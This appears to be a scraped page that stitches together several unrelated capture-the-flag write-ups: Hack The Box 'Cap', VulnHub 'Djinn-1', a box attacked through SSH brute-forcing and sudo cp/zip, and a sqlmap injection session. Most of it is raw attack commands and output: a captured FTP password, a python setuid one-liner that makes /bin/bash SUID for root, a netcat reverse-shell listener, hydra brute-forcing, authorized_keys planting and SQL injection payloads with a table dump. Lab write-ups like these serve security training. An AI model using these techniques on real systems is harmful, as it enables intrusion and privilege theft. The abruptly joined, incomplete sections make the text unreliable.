OS: Linux Difficulty: Easy Points: 20 Release: 05 Jun 2021 IP: 10.10.10.245
information gathering
first use nmap as usaul
1
2
3
4
5
6
┌──(root💀kali)-[~/hackthebox/machine/cap]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.245
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    gunicorn
There are three ports open 21:ftp 22:ssh 80:http
Let’s start with ftp let’s check anonymous login is allowed or not.
1
2
3
4
5
6
7
8
9
┌──(root💀kali)-[~/hackthebox/machine/cap]
└─# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
Login failed! now let’s go on with port-80
Port-80
It’s a simple admin-panel.
After some manual enumeration i find nothing. let’s find some directories with help of gobuster.
┌──(root💀kali)-[~/hackthebox/machine/cap]
└─# wfuzz -u http://10.10.10.245/data/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 --hc 302,404
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.245/data/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000051:   200        370 L    993 W      17149 Ch    "2"
000000048:   200        370 L    993 W      17152 Ch    "01"
000000060:   200        370 L    993 W      17143 Ch    "03"
000000045:   200        370 L    993 W      17152 Ch    "1"
000000070:   200        370 L    993 W      17143 Ch    "3"
000000064:   200        370 L    993 W      17149 Ch    "02"
000000124:   200        370 L    993 W      17146 Ch    "0"
000000713:   200        370 L    993 W      17146 Ch    "00"
000001803:   200        370 L    993 W      17152 Ch    "001"
000002265:   200        370 L    993 W      17149 Ch    "002"
000002586:   200        370 L    993 W      17146 Ch    "000"
000003042:   200        370 L    993 W      17143 Ch    "003"
000004236:   200        370 L    993 W      17152 Ch    "0001"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 62.40377
Processed Requests: 5127
Filtered Requests: 5114
Requests/sec.: 82.15849
There are so many files found inside /data directory. after hit and try every file inside directory i found a interesting file called 00.
So let’s go to this url -> 10.10.10.245/data/00
And in there we found a download button let’s download that file.
After downloading the file we found that it’s a .pcap file let’s open this file in wireshark.

And inside wireshark we see there is good amount of ftp request going.
I apply a filter to see only ftp req and we found a username and password that’s try to login in ftp and they got successful login.
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,196,1,212,143
200 PORT command successful. Consider using PASV.
RETR notes.txt
550 Failed to open file.
QUIT
221 Goodbye.
Now let’s try to login with these creads inside ftp.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root💀kali)-[~/hackthebox/machine/cap]
└─# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:root): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Jun 02 13:50 user.txt
226 Directory send OK.
We see that we can view inside nathan home directory it’s mean we can login inside ssh also.

┌──(root💀kali)-[~/hackthebox/machine/cap] └─# ssh nathan@10.10.10.245 The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established. ECDSA key fingerprint is SHA256:8TaASv/TRhdOSeq3woLxOcKrIOtDhrZJVrrE0WbzjSc. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known hosts. nathan@10.10.10.245's password: Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)
System information as of Sun Jun 6 09:55:09 UTC 2021
System load: 0.0 Usage of /: 35.2% of 8.73GB Memory usage: 37% Swap usage: 0% Processes: 234 Users logged in: 1 IPv4 address for eth0: 10.10.10.245 IPv6 address for eth0: dead:beef::250:56ff:feb9:26d2
=> There is 1 zombie process.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sun Jun 6 04:45:03 2021 from 10.10.16.132 nathan@cap:~$ id uid=1001(nathan) gid=1001(nathan) groups=1001(nathan) nathan@cap:~$ whoami nathan nathan@cap:~$ cat user.txt 654905b014e892c542fb818e05e34a79
And we got login let’s get the user.txt file.
Privilege escalation
let’s run linPEAS.
After analyzing the linPEAS output i found a capabilities tab that has python3.8.
Let’s check that binary if they have root privilege or not.

And we got the output root now with root privilege let’s change the permission to suid bit set of /bin/bash binary so any user can execute that and get root privilege.
1 2 3 4 5 6 7 8 9 10 11 12 13 14
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("chmod +s /bin/bash")' nathan@cap:~$ ls -al /bin/bash -rwsr-sr-x 1 root root 1183448 Jun 18 2020 /bin/bash nathan@cap:~$ /bin/bash -p bash-5.0# id uid=1001(nathan) gid=1001(nathan) euid=0(root) egid=0(root) groups=0(root),1001(nathan) bash-5.0# whoami root bash-5.0# cd bash-5.0# ls user.txt bash-5.0# cd /root bash-5.0# cat root.txt 3d1f4a130d6acf43f869c2c96cf065fa
Description: The machine is VirtualBox as well as VMWare compatible. The DHCP will assign an IP automatically. You’ll see the IP right on the login screen. You have to find and read two flags (user and root) which is present in user.txt and root.txt respectively.
Format: Virtual Machine (Virtualbox - OVA)
Operating System: Linux
information gathering
first use nmap as usual
1 2 3 4
root@kali:~# nmap -sn -v 192.168.56.* Nmap scan report for 192.168.56.127 Host is up (0.00013s latency). MAC Address: 08:00:27:03:DB:2D (Oracle VirtualBox virtual NIC)
root@kali:~/vulnhub/djinn-1# ftp 192.168.56.127 Connected to 192.168.56.127. 220 (vsFTPd 3.0.3) Name (192.168.56.127:root): anonymous 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> ls 200 PORT command successful. Consider using PASV. 150 Here comes the directory listing. -rw-r--r-- 1 0 0 11 Oct 20 2019 creds.txt -rw-r--r-- 1 0 0 128 Oct 21 2019 game.txt -rw-r--r-- 1 0 0 113 Oct 21 2019 message.txt 226 Directory send OK. ftp> get creds.txt local: creds.txt remote: creds.txt 200 PORT command successful. Consider using PASV. 150 Opening BINARY mode data connection for creds.txt (11 bytes). 226 Transfer complete. 11 bytes received in 0.00 secs (109.6142 kB/s) ftp> get game.txt local: game.txt remote: game.txt 200 PORT command successful. Consider using PASV. 150 Opening BINARY mode data connection for game.txt (128 bytes). 226 Transfer complete. 128 bytes received in 0.02 secs (7.0244 kB/s) ftp> get message.txt local: message.txt remote: message.txt 200 PORT command successful. Consider using PASV. 150 Opening BINARY mode data connection for message.txt (113 bytes). 226 Transfer complete. 113 bytes received in 0.05 secs (2.4331 kB/s)
use cat command to check the content
1 2 3 4 5 6 7 8
root@kali:~/vulnhub/djinn-1# cat creds.txt nitu:81299 root@kali:~/vulnhub/djinn-1# cat game.txt oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the final level and get the prize. root@kali:~/vulnhub/djinn-1# cat message.txt @nitish81299 I am going on holidays for few days, please take care of all the work. And don't mess up anything.
use Netcat to make a connection so that we can play the game
Let's see how good you are with simple maths Answer my questions 1000 times and I'll give you your gift. (9, '+', 9) > 18 (3, '-', 1) > 2 (2, '/', 3) > 2 Wrong answer
HTTP/1.0 302 FOUND Content-Type: text/html; charset=utf-8 Content-Length: 379 Location: http://192.168.56.127:7331/genie?name=uid%3D33%28www-data%29+gid%3D33%28www-data%29+groups%3D33%28www-data%29%0A Server: Werkzeug/0.16.0 Python/2.7.15+ Date: Sat, 23 May 2020 05:03:45 GMT
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"> <title>Redirecting...</title> <h1>Redirecting...</h1> <p>You should be redirected automatically to target URL: <a href="/genie?name=uid%3D33%28www-data%29+gid%3D33%28www-data%29+groups%3D33%28www-data%29%0A">/genie?name=uid%3D33%28www-data%29+gid%3D33%28www-data%29+groups%3D33%28www-data%29%0A</a>. If not click the link.

root@kali:~# nc -lvp 8080 listening on [any] 8080 ... 192.168.56.127: inverse host lookup failed: Host name lookup failure connect to [192.168.56.126] from (UNKNOWN) [192.168.56.127] 47358 bash: cannot set terminal process group (758): Inappropriate ioctl for device bash: no job control in this shell www-data@djinn:/opt/80$ id id uid=33(www-data) gid=33(www-data) groups=33(www-data) www-data@djinn:/opt/80$ whoami whoami www-data
I know you've came to me bearing wishes in mind. So go ahead make your wishes. positional arguments: wish Enter your wish optional arguments: -h, --help show this help message and exit -g, --god pass the wish to god -p SHELL, --shell SHELL Gives you shell -e EXEC, --exec EXEC execute command
now we get a shell of user sam
1 2 3 4 5 6 7 8 9
nitish@djinn:~$ sudo -u sam genie -cmd new sudo -u sam genie -cmd new my man!! $ id id uid=1000(sam) gid=1000(sam) groups=1000(sam),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd),113(lpadmin),114(sambashare) $ whoami whoami sam
use the following command to get a stable shell,then enumerate again
1 2 3 4 5 6 7 8 9 10
$ bash bash sam@djinn:~$ sudo -l sudo -l Matching Defaults entries for sam on djinn: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User sam may run the following commands on djinn: (root) NOPASSWD: /root/lago
Privilege Escalation
and we get root
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
sam@djinn:~$ sudo -u root /root/lago sudo -u root /root/lago What do you want to do ? 1 - Be naughty 2 - Guess the number 3 - Read some damn files 4 - Work Enter your choice:2 2 Choose a number between 1 to 100: Enter your number: num num # id id uid=0(root) gid=0(root) groups=0(root) # whoami whoami root

Proof: 33eur2wjdmq80z47nyy4fx54bnlg3ibc Path: /root Date: Sat May 23 11:23:39 IST 2020 Whoami: root __________________________________________________________________________
By @0xmzfr
Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)
Summary of knowledge
Command execution bypass
Sensitive information disclosure
custom program Privilege Escalation
Contact me
QQ: 1185151867
twitter: https://twitter.com/fdlucifer11
github: https://github.com/FDlucifer
I’m lucifer11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…
cp 与 zip 的委托执行权限
页面词汇和登录结果提供账户,sudo cp 跨越用户目录边界,sudo zip 的执行能力连接 root。原记录保留公钥权限和每一步身份变化。
root@kali:~# cewl http://192.168.142.131/ -w dict1.txt CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/) root@kali:~# cat dict1.txt Dhanush धनष Lord Feature Wielded the यद यग Arjuna was able his and Then path The Header लनर भवत भरत यत थनमधर तदत मन सजम यहम परत रणय सधन वनशय दष कतम मसस थपनर थय भवम What Banner Dhanushधनष Weapon for shooting arrows typically made curved piece wood joined both ends Taut String दनय सबस तशल धनषWorld Most Powerful Dhanushs Sharang Dhanushसरग Vishnu Made Viswakarma Pinak Dhanushपनक ShivaMade pinak Gandiv Dhanushगण डव ArjunaMade Brahma Portfolio Choose Yoursअपन चन Heat Mahabharata not lift against Family Gurus Krishna tells him this Dhram Eternal Truth war You CTF Warrior Pick your attain Boot Hacking Articles All rights reserved Scripts Raj Aarti Geet Yashika Kavish Rishab Japneet Pavan
爆破ssh的用户名和密码
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
root@kali:~# hydra -L dict1.txt -P dict1.txt ssh://192.168.142.131 -s 65345 -I -e nsr -f Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-17 22:03:33 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 13338 login tries (l:114/p:117), ~834 tries per task [DATA] attacking ssh://192.168.142.131:65345/ [STATUS] 214.00 tries/min, 214 tries in 00:01h, 13127 to doin 01:02h, 16 active [STATUS] 149.67 tries/min, 449 tries in 00:03h, 12892 to doin 01:27h, 16 active [STATUS] 154.14 tries/min, 1079 tries in 00:07h, 12262 to doin 01:20h, 16 active [STATUS] 154.67 tries/min, 2320 tries in 00:15h, 11024 to doin 01:12h, 16 active
[STATUS] 151.68 tries/min, 4702 tries in 00:31h, 8643 to doin 00:57h, 16 active [STATUS] 151.43 tries/min, 7117 tries in 00:47h, 6229 to doin 00:42h, 16 active [65345][ssh] host: 192.168.142.131 login: pinak password: Gandiv [STATUS] attack finished for 192.168.142.131 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-17 22:56:20
root@kali:~# ssh pinak@192.168.142.131 -p 65345 The authenticity of host '[192.168.142.131]:65345 ([192.168.142.131]:65345)' can't be established. ECDSA key fingerprint is SHA256:QVJEE1sfL5RUI7RaUefp0Cr9woMla1AyMzYAY683i5s. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[192.168.142.131]:65345' (ECDSA) to the list of known hosts. pinak@192.168.142.131's password: Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)
pinak@ubuntu:~$ ssh-keygen Generating public/private rsa key pair. Enter file inwhich to save the key (/home/pinak/.ssh/id_rsa): Enter passphrase (empty for no passphrase): Enter same passphrase again: Your identification has been saved in /home/pinak/.ssh/id_rsa. Your public key has been saved in /home/pinak/.ssh/id_rsa.pub. The key fingerprint is: SHA256:M3EjxpbK4Ni6vFhkYjtaUWnV7IRl6gK/2ab8B3FLz+U pinak@ubuntu The key's randomart image is: +---[RSA 2048]----+ | .=o | | o.++. | | . = .oB o | | O +.+++ .. | |..= = ++S+ o | |.+.o =. .oo E | | o+ o o. | |.=.o o . | |o +.o... | +----[SHA256]-----+ pinak@ubuntu:~$ cd .ssh pinak@ubuntu:~/.ssh$ ls id_rsa id_rsa.pub pinak@ubuntu:~/.ssh$ chmod 777 id_rsa.pub pinak@ubuntu:~/.ssh$ cp id_rsa.pub /home/pinak pinak@ubuntu:~/.ssh$ cd .. pinak@ubuntu:~$ ls id_rsa.pub
pinak@ubuntu:~$ sudo -u sarang /bin/cp ./id_rsa.pub /home/sarang/.ssh/authorized_keys pinak@ubuntu:~$ ssh sarang@127.0.0.1 -i /.ssh/authorized_keys -p 65345 Warning: Identity file /.ssh/authorized_keys not accessible: No such file or directory. The authenticity of host '[127.0.0.1]:65345 ([127.0.0.1]:65345)' can't be established. ECDSA key fingerprint is SHA256:QVJEE1sfL5RUI7RaUefp0Cr9woMla1AyMzYAY683i5s. Are you sure you want to continue connecting (yes/no)? yes Warning: Permanently added '[127.0.0.1]:65345' (ECDSA) to the list of known hosts. Enter passphrase for key '/home/pinak/.ssh/id_rsa': Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage Last login: Thu Nov 7 21:35:24 2019 from 192.168.0.100 sarang@ubuntu:~$ sudo -l Matching Defaults entries for sarang on ubuntu: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin User sarang may run the following commands on ubuntu: (root) NOPASSWD: /usr/bin/zip
root@kali:~# nmap -sn -v 192.168.56.0/24 Nmap scan report for 192.168.56.106 Host is up (0.00024s latency). MAC Address: 08:00:27:FE:89:AF (Oracle VirtualBox virtual NIC)
1 2 3 4 5 6
root@kali:~# nmap -p- -sV -Pn -v 192.168.56.106 PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.10 ((Debian)) 111/tcp open rpcbind 2-4 (RPC #100000) 777/tcp open ssh OpenSSH 6.7p1 Debian 5 (protocol 2.0) 50480/tcp open status 1 (RPC #100024)
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program [*] starting @ 10:41:51 /2020-01-02/ [10:41:51] [INFO] parsing HTTP request from 'sqlmap.txt' [10:41:51] [INFO] testing connection to the target URL [10:41:51] [INFO] checking if the target is protected by some kind of WAF/IPS [10:41:51] [INFO] testing if the target URL content is stable [10:41:51] [INFO] target URL content is stable [10:41:51] [INFO] testing if GET parameter 'usrtosearch' is dynamic [10:41:51] [WARNING] GET parameter 'usrtosearch' does not appear to be dynamic [10:41:51] [INFO] heuristic (basic) test shows that GET parameter 'usrtosearch' might be injectable (possible DBMS: 'MySQL') [10:41:51] [INFO] testing for SQL injection on GET parameter 'usrtosearch' it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y [10:41:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' [10:41:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)' [10:41:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)' [10:41:52] [WARNING] reflective value(s) found and filtering out [10:41:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' [10:41:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' [10:41:53] [INFO] GET parameter 'usrtosearch' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="ID") [10:41:53] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' [10:41:53] [INFO] GET parameter 'usrtosearch' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' injectable [10:41:53] [INFO] testing 'MySQL inline queries' [10:41:53] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)' [10:41:53] [INFO] testing 'MySQL >= 5.0.12 stacked queries' [10:41:53] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)' [10:41:53] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)' [10:41:53] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)' [10:41:53] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)' [10:41:53] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' [10:42:03] [INFO] GET parameter 'usrtosearch' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable [10:42:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' [10:42:03] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns' [10:42:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found [10:42:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test [10:42:03] [INFO] target URL appears to have 3 columns in query [10:42:03] [INFO] GET parameter 'usrtosearch' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable [10:42:03] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval GET parameter 'usrtosearch' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlmap identified the following injection point(s) with a total of 137 HTTP(s) requests: --- Parameter: usrtosearch (GET) Type: boolean-based blind Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment) Payload: usrtosearch=1111" OR NOT 7451=7451# Type: error-based Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED) Payload: usrtosearch=1111" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a6a6271,(SELECT (ELT(9768=9768,1))),0x7171627171,0x78))s), 8446744073709551610, 8446744073709551610)))-- Irce Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: usrtosearch=1111" AND (SELECT 7630 FROM (SELECT(SLEEP(5)))fzHD)-- xAIX Type: UNION query Title: MySQL UNION query (NULL) - 3 columns Payload: usrtosearch=1111" UNION ALL SELECT NULL,NULL,CONCAT(0x717a6a6271,0x7a5249786a7646744654494a6d676f4c78454f63675a7a4d786f757a42744a515649526e7574704b,0x7171627171)# --- [10:42:03] [INFO] the back-end DBMS is MySQL back-end DBMS: MySQL >= 5.5 [10:42:03] [INFO] fetched data logged to text files under 'C:\Users\HASEE\AppData\Local\sqlmap\output\192.168.56.106' [*] ending @ 10:42:03 /2020-01-02/
root@kali:~# sqlmap -r sqlmap.txt -D seth -T users --dump ___ __H__ ___ ___[,]_____ ___ ___ {1.3.12#stable} |_ -| . [.] | .'| . | |___|_ [.]_|_|_|__,| _| |_|V... |_| http://sqlmap.org [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 21:53:36 /2020-01-01/
[21:53:36] [INFO] parsing HTTP request from 'sqlmap.txt' [21:53:36] [INFO] resuming back-end DBMS 'mysql' [21:53:36] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session: --- Parameter: usrtosearch (GET) Type: boolean-based blind Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment) Payload: usrtosearch=1111" OR NOT 8608=8608# Type: error-based Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED) Payload: usrtosearch=1111" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b767671,(SELECT (ELT(6518=6518,1))),0x7171706b71,0x78))s), 8446744073709551610, 8446744073709551610)))-- SFDc
